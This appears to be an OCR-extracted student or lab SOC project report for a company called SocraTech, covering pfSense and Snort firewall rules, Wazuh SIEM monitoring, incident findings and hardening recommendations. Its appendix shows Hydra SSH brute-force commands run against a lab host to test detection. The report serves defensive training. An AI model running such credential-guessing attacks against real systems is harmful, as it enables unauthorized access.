
The changes have been applied successfully. The firewall rules are now reloading in the background.
Monitor the filter reload progress.

Floating | WAN | LAN

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✗	0/1 KiB	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	
✓	0/0 B	IPv4 TCP	*	*	WAN address	22 (SSH)	*	none		Block inbound SSH to pfsense	
✗	0/0 B	IPv4 TCP	Phobos_ransomeware	*	WAN address	80 (HTTP)	*	none		IP addresses attributed to Phobos	
✓	0/2 KiB	IPv4 TCP	*	*	172.20.10.3	80 (HTTP)	*	none			

Add | Add | Delete | Toggle | Copy | Save | Separator



The implementation of pfSense firewall policies and Snort IDS/IPS has significantly strengthened Socra Tech's network defenses. Unauthorized SSH access was effectively blocked, and malicious activities were promptly detected and mitigated. These controls not only reinforce the organization's perimeter security but also generate valuable telemetry for deeper analysis in the next phase of SOC operations.

PHASE 3: SECURITY EVENT MONITORING & RESPONSE USING WAZUH

In this phase, Wazuh a powerful Security Information and Event Management (SIEM) solutionwas deployed to safeguard SocraTech's IT infrastructure. Its integration enabled advanced threat detection, streamlined incident response, and continuous compliance monitoring across the organization.


- A dedicated Wazuh agent, named Umbutuware, was installed on endpoint devices to monitor network traffic, collect security-related data, and identify potential threats in real time.
- The Wazuh dashboard provided a centralized interface for visualizing SocraTech's security events, offering actionable insights through intuitive graphs, alerts, and logs.

This deployment marked a significant step toward proactive cybersecurity management, giving SocraTech the visibility and control needed to respond swiftly to emerging risks.

SSH Monitoring and Threat Analysis

As part of the ongoing security operations at Socra Tech, the SSH directory was actively monitored to detect unauthorized access attempts targeting private keys and sensitive credentials.

- A total of **5,418 hits** were recorded from suspicious sources, indicating a high volume of brute-force attack attempts.
- Vulnerability assessments revealed multiple instances with severity scores exceeding **7.0**, categorized as high; scores above **8.0** were deemed critical, and those approaching **10.0** represented severe threats. Socra Tech's environment registered several vulnerabilities within these ranges.
- Log analysis uncovered a surge in failed login attempts over a short period, suggesting aggressive credential access attempts.
- Alerts related to SSH-based attacks including brute-force attempts using non-existent usernames were filtered and reviewed for actionable insights.
- The Wazuh dashboard was utilized to visualize alert data and traffic anomalies, particularly fluctuations in port status linked to SSH activity.
- A comprehensive report was generated detailing the frequency, severity, and patterns of SSH attacks within Socra Tech's infrastructure.



PHASE 4: FINAL INCIDENT REPORT AND RECOMMENDATIONS

SoCra Tech's Security Operations Center detected a notable surge in suspicious network activity across multiple monitored layers of its infrastructure. The investigation, carried out using Wireshark, pfSense with Snort and pfBlockerNG, and Wazuh SIEM, revealed a combination of network anomalies, intrusion attempts, and high-severity vulnerabilities that posed a serious risk to the organization's operational stability and data confidentiality.

The network analysis conducted with Wireshark revealed repeated DNS queries to domains such as chatling.ai, api.10alytics.io, and related subdomains, occurring in rapid succession and displaying a structured pattern. This type of repetitive and consistent communication is often associated with beaconing behavior, which may indicate the presence of a command-and-control mechanism within the network. While some of these domains may be legitimate, their traffic patterns warranted deeper investigation and cross-referencing with threat intelligence databases. In addition to the DNS anomalies, HTTP traffic analysis identified unencrypted POST requests sent over HTTP instead of HTTPS. This misconfiguration exposed the risk of sensitive data interception during transit. Multiple HTTP 404 "Not Found" responses were also recorded, potentially indicating scanning activity or reconnaissance attempts to locate vulnerable endpoints.

SSH traffic analysis uncovered further concerning patterns, particularly repeated connection attempts to TCP port 22 between internal systems. Many of these attempts were met with abrupt terminations (TCP resets) or incomplete handshake sequences, suggesting either firewall-enforced blocking or brute-force scanning activity aimed at discovering valid login credentials. The rapid recurrence of these attempts within short timeframes further supports the brute-force attack hypothesis.

In Phase two, pfSense was deployed as the primary firewall to enforce strict network access policies. Rules were configured to block outbound SSH connections from the LAN to external networks, effectively preventing potential SSH tunneling for data exfiltration. The firewall also blocked inbound SSH access attempts from the WAN interface, further reducing the attack surface. Snort IDS/IPS was integrated into the WAN interface with essential detection rules enabled for SSH brute-force activity, malware signatures, DNS anomalies, and network scanning. During testing, Snort successfully generated alerts in response to simulated brute-force attempts and suspicious traffic, while pfBlockerNG's GeoIP filtering denied connections from pre-identified high-risk regions without affecting legitimate traffic. These measures significantly improved the organization's ability to detect, prevent, and log unauthorized activity in real time.

Phase three of the project focused on centralized security event monitoring and incident response using Wazuh SIEM. Wazuh agents were deployed to critical endpoints, including a monitored Ubuntu instance, to collect security logs and correlate them with pfSense firewall and Snort alert data. The platform recorded 5,418 access attempts from suspicious IP sources, the majority of which targeted SSH services. Many of these attempts were associated with brute-force techniques, including the use of non-existent usernames and rapid credential guessing patterns. Vulnerability scanning results revealed several high and critical-severity findings, with some vulnerabilities scoring above 8.0 on the CVSS scale, indicating the potential for severe exploitation. Log analysis from Wazuh confirmed spikes in failed SSH logins and anomalies in port activity, consistent with ongoing credential-based attack attempts.

The combined findings from Wireshark packet captures, pfSense firewall enforcement, Snort intrusion detection, and Wazuh log correlation provided a clear picture of SoCra Tech's threat landscape. The organization faced active brute-force attacks, possible beaconing activity to external domains, and the presence of unpatched high-severity vulnerabilities. Left unaddressed, these issues could have led to unauthorized system access, sensitive data breaches, and significant operational disruption.

Recommendations

- **Network Hardening**
  SoCra Tech should prioritize enforcing HTTPS for all internal and external services to eliminate the risk of transmitting credentials or sensitive information in plaintext. Network segmentation must also be implemented to isolate sensitive systems from general user networks, thereby limiting lateral movement in the event of a breach. In addition, SSH access should be strictly limited to specific authorized IP addresses by applying allowlist controls, reducing the likelihood of unauthorized connections.
- **Advanced Detection & Monitoring**
  To improve detection capabilities, live threat intelligence feeds should be integrated into Snort and Wazuh, enabling faster identification of known malicious indicators. Wazuh's active response feature should be configured to automatically block brute-force attack sources at the firewall level, minimizing the time between detection and remediation. A clearly defined escalation workflow should also be put in place to ensure that critical alerts are prioritized and investigated without delay.
- **Vulnerability Management**
  All vulnerabilities with CVSS scores above 7.0 should be addressed immediately, with urgent attention given to those with publicly available exploits due to their higher risk of exploitation. Monthly vulnerability assessments should be scheduled to identify new risks, verify the effectiveness of previous remediation efforts, and maintain an up-to-date security baseline.
- **User & Insider Threat Controls**
  To reduce the risk of credential-based attacks, multi-factor authentication (MFA) should be implemented for SSH and all privileged account logins. Continuous monitoring of privileged user activity using User Behavior Analytics (UBA) will help detect unusual patterns that may indicate insider threats or compromised accounts. A centralized and tamper-proof audit log should be maintained to ensure full accountability for administrative actions and to support future investigations.
- **Geographic Access Controls**
  GeoIP filtering rules should be regularly updated and refined to block traffic from high-risk regions while avoiding disruption to legitimate business operations. This will help reduce exposure to region-specific threats without negatively impacting normal workflows.
- **Training & Awareness**
  Quarterly cybersecurity awareness training should be conducted to improve staff knowledge of password hygiene, phishing recognition, and secure remote access practices. This ongoing education will enhance the organization's overall security culture and reduce human error, which is often exploited by attackers.

Conclusion

The security investigation and multi-layered defense strategy implemented by SoCra Tech effectively identified and mitigated several critical threats within its network. Wireshark's packet analysis exposed potential beaconing activity and insecure data transmissions, pfSense with Snort and pfBlockerNG successfully enforced network policies and detected intrusion attempts, and Wazuh SIEM delivered comprehensive event correlation and vulnerability insights.

While the controls in place prevented several intrusions attempts from succeeding, the detection of brute-force activity, high-severity vulnerabilities, and suspicious outbound communications underscores the necessity for continuous monitoring, rapid vulnerability remediation, and proactive network hardening. Implementing the recommendations outlined in this report will further strengthen SoCra Tech's security posture, reduce exposure to emerging threats, and protect the integrity and confidentiality of its systems and data.

Appendix & Screenshots

umbutu [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Aug 14 00:15

pfSense.home.arpa - Serv

192.168.1.1/snort/snort_alerts.php

pfSense COMMUNITY EDITION — System — Interfaces — Firewall — Services — VPN — Status — Diagnostics — Help

Services / Snort / Alerts

Snort Interfaces | Global Settings | Updates | Alerts | Blocked | Pass Lists | Suppress | IP Lists | SID Mgmt | Log Mgmt | Sync

Alert Log View Settings

Interface to Inspect — Choose interface.. — Auto-refresh view — 250 Alert lines to display. — Save

Alert Log Actions — Download — Clear

Alert Log View Filter

Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description

pfSense.home.arpa - Stat

192.168.1.1/status_logs_filter.php

Aug 14 00:39:43	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP	
Aug 14 00:40:13	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP	
Aug 14 00:40:43	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP	
Aug 14 00:41:13	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP	
Aug 14 00:41:43	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP	
Aug 14 00:42:13	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP	
Aug 14 00:42:14	LAN	Block Outbound SSH from LAN (1755131765)	192.168.1.100:37822	140.82.121.4:22	TCP:S	
Aug 14 00:42:43	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP	
Aug 14 00:43:14	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP	
Aug 14 00:43:43	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S	
Aug 14 00:43:44	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP	
Aug 14 00:43:44	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S	
Aug 14 00:43:45	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S	
Aug 14 00:43:46	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S	
Aug 14 00:43:47	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S	
Aug 14 00:43:48	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S	
Aug 14 00:43:51	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S	
Aug 14 00:43:55	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S	
Aug 14 00:44:03	LAN	Default deny rule IPv6 (1000000105)	[fe80::a00:27ff:fea6:40ab]:45782	[2620:2d:4002:1::197]:80	TCP:S	
Aug 14 00:44:14	WAN	Default deny rule IPv4 (1000000103)	172.20.10.2:57621	172.20.10.15:57621	UDP	

Aug 15 00:25

pfSense.home.arpa - Firev | Problem loading page

192.168.1.1/firewall_rules.php?if=lan

pfSense COMMUNITY EDITION — System | Interfaces | Firewall | Services | VPN | Status | Diagnostics | Help

Firewall / Rules / LAN

Floating | WAN | LAN

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✓	0/744 KiB	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	
☐	0/0 B	IPv4 *	*	*	pfB_Asia_v4	*	*	none		pfB_Asia_v4 auto rule	
☐	0/2 KiB	IPv4 *	*	*	pfB_Europe_v4	*	*	none		pfB_Europe_v4 auto rule	
☐	0/0 B	IPv4 *	*	*	pfB_SAmerica_v4	*	*	none		pfB_SAmerica_v4 auto rule	
☐	0/0 B	IPv4 *	*	*	pfB_PRI1_v4	*	*	none		pfB_PRI1_v4 auto rule	
☐	0/0 B	IPv4 TCP	*	*	*	22 (SSH)	*	none		Block Outbound SSH from LAN	
☐	0/0 B	IPv4 TCP	*	*	172.20.10.3	80 (HTTP)	*	none			
☐	18/5.68 MiB	IPv4 *	LAN subnets	*	*	*	*	none		Default allow LAN to any rule	
☐	0/0 B	IPv6 *	LAN subnets	*	*	*	*	none		Default allow LAN IPv6 to any rule	

Add | Add | Delete | Toggle | Copy | Save | + Separator

umbutu [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Aug 14 01:19

Firefox

pfSense.home.arpa - Serv

192.168.1.1/snort/snort_interfaces_global.php

Snort Subscriber Rules

Enable Snort VRT — Click to enable download of Snort free Registered User or paid Subscriber rules

Sign Up for a free Registered User Rules Account
Sign Up for paid Snort Subscriber Rule Set (by Talos)

Snort Oinkmaster Code — [redacted]d1cadc48ea4

Obtain a snort.org Oinkmaster code and paste it here. (Paste the code only and not the URL!)

Snort GPLv2 Community Rules

Enable Snort GPLv2 — Click to enable download of Snort GPLv2 Community rules

The Snort Community Ruleset is a GPLv2 Talos certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. This ruleset is updated daily and is a subset of the subscriber ruleset.

Emerging Threats (ET) Rules

Enable ET Open — Click to enable download of Emerging Threats Open rules

ETOpen is an open source set of Snort rules whose coverage is more limited than ETPro.

Enable ET Pro — Click to enable download of Emerging Threats Pro rules

Sign Up for an ETPro Account
ETPro for Snort offers daily updates and extensive coverage of current malware threats.

Sourcefire OpenAppID Detectors

Enable OpenAppID — Click to enable download of Sourcefire OpenAppID Detectors

The OpenAppID Detectors package contains the application signatures required by the AppID preprocessor and the OpenAppID text rules

kallli [Running] - Oracle VirtualBox

File Machine View Input Devices Help

1 2 3 4

Blitzware@kali: ~

File Actions Edit View Help

```
┌──(Blitzware㉿kali)-[~]
└─$ man hydra

┌──(Blitzware㉿kali)-[~]
└─$ hydra -L ssh-usernames.txt -P ssh-passwords.txt ssh://172.20.10.3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-15 02:25:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1288 login tries (l:56/p:23), ~81 tries per task
[DATA] attacking ssh://172.20.10.3:22/
[STATUS] 287.00 tries/min, 287 tries in 00:01h, 1003 to do in 00:04h, 14 active
[STATUS] 267.33 tries/min, 802 tries in 00:03h, 488 to do in 00:02h, 14 active
[STATUS] 258.00 tries/min, 1032 tries in 00:04h, 258 to do in 00:02h, 14 active
[STATUS] 255.60 tries/min, 1278 tries in 00:05h, 12 to do in 00:01h, 14 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-15 02:30:53
```

```
┌──(Blitzware㉿kali)-[~]
└─$ hydra -L ssh-usernames.txt -P ssh-passwords.txt ssh://172.20.10.3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-15 02:36:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1311 login tries (l:57/p:23), ~82 tries per task
[DATA] attacking ssh://172.20.10.3:22/
